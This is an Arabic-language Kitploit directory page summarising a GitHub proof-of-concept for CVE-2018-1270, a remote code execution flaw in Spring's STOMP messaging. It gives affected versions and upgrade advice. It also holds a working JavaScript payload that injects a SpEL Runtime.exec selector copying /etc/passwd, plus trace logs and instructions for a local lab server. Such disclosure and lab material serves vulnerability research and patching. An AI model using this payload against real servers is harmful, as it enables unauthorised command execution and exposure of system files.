
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2018-1270 — RCE عبر بروتوكول STOMP في رسائل Spring | Kitploit

أدوات/GitHubGitHub/caledoniaproject/cve-2018-1270
تحليل الثغرات الأمنيةتحليل الكودالاستغلالاستغلال تطبيقات الويبالتعلم والتعليمArchived
GitHubcaledoniaproject/cve-2018-1270

CVE-2018-1270

RCE عبر بروتوكول STOMP في رسائل Spring

عرض المستودع
1131827منذ 8 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2018-1270 - ثغرة تنفيذ تعليمات Spel في Spring messaging

أمس نشرت Spring ثغرة RCE واحدة، تعرف عليها:

  • CVE-2018-1270: تنفيذ الأوامر عن بُعد باستخدام spring-messaging

الإصدارات المتأثرة

  • Spring Framework من 5.0 إلى 5.0.4
  • Spring Framework من 4.3 إلى 4.3.14

لا تتطلب هذه الثغرة بيئة محددة، إذا كنت تستخدم spring-messaging + websocket + STOMP، فيرجى الترقية إلى أحدث إصدار في أقرب وقت؛ إذا كنت تستخدم SpringBoot، فقم بالترقية إلى 2.0.1.RELEASE.

تفاصيل الثغرة

ببساطة، نظرًا لأن صلاحيات StandardEvaluationContext كبيرة جدًا ويمكنها تنفيذ أي تعبير SpEL، فقد أضافت الجهة الرسمية بعد Spring 5.0.5 ميزة SimpleEvaluationContext لتنفيذ ربط بيانات بسيط، مع الحفاظ على المرونة دون إدخال مخاطر أمنية.

يوفر spring-messaging دعمًا لبروتوكول STOMP، مما يسمح للعملاء بالاشتراك في الرسائل واستخدام selector لتصفية الرسائل، على سبيل المثال:

selector = 'T(java.lang.Runtime).getRuntime().exec("cp /etc/passwd /tmp")'
stompClient = Stomp.client('ws://localhost:8080/hello')
stompClient.connect({}, function(frame) {
    stompClient.subscribe('/topic/greetings', function() {}, {
        "selector": selector
    })
});

عند الاشتراك، يقوم spring بتخزين هذا المُرَشِّح، ويتم تفعيله عندما يتلقى العميل رسالة، على سبيل المثال:


2018-04-07 08:32:20 [clientInboundChannel-3] TRACE o.s.m.s.b.DefaultSubscriptionRegistry - Subscription selector: [T(java.lang.Runtime).getRuntime().exec("cp /etc/passwd /tmp")]

...

2018-04-07 08:32:21 [MessageBroker-2] DEBUG o.s.m.s.b.DefaultSubscriptionRegistry - Failed to evaluate selector: EL1001E: Type conversion problem, cannot convert from java.lang.UNIXProcess to boolean

لقطة شاشة Poc

screenshot

سيتم إصدار مقال تحليل الثغرة لاحقًا

كيفية استخدام البيئة

قم بتجميع وبدء تشغيل خادم Spring Boot،

mvn clean package
java -jar target/spring-boot-websocket-1.0.jar

قم بالزيارة - أدخل التعبير للاختبار،

http://localhost:8080

screenshot

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






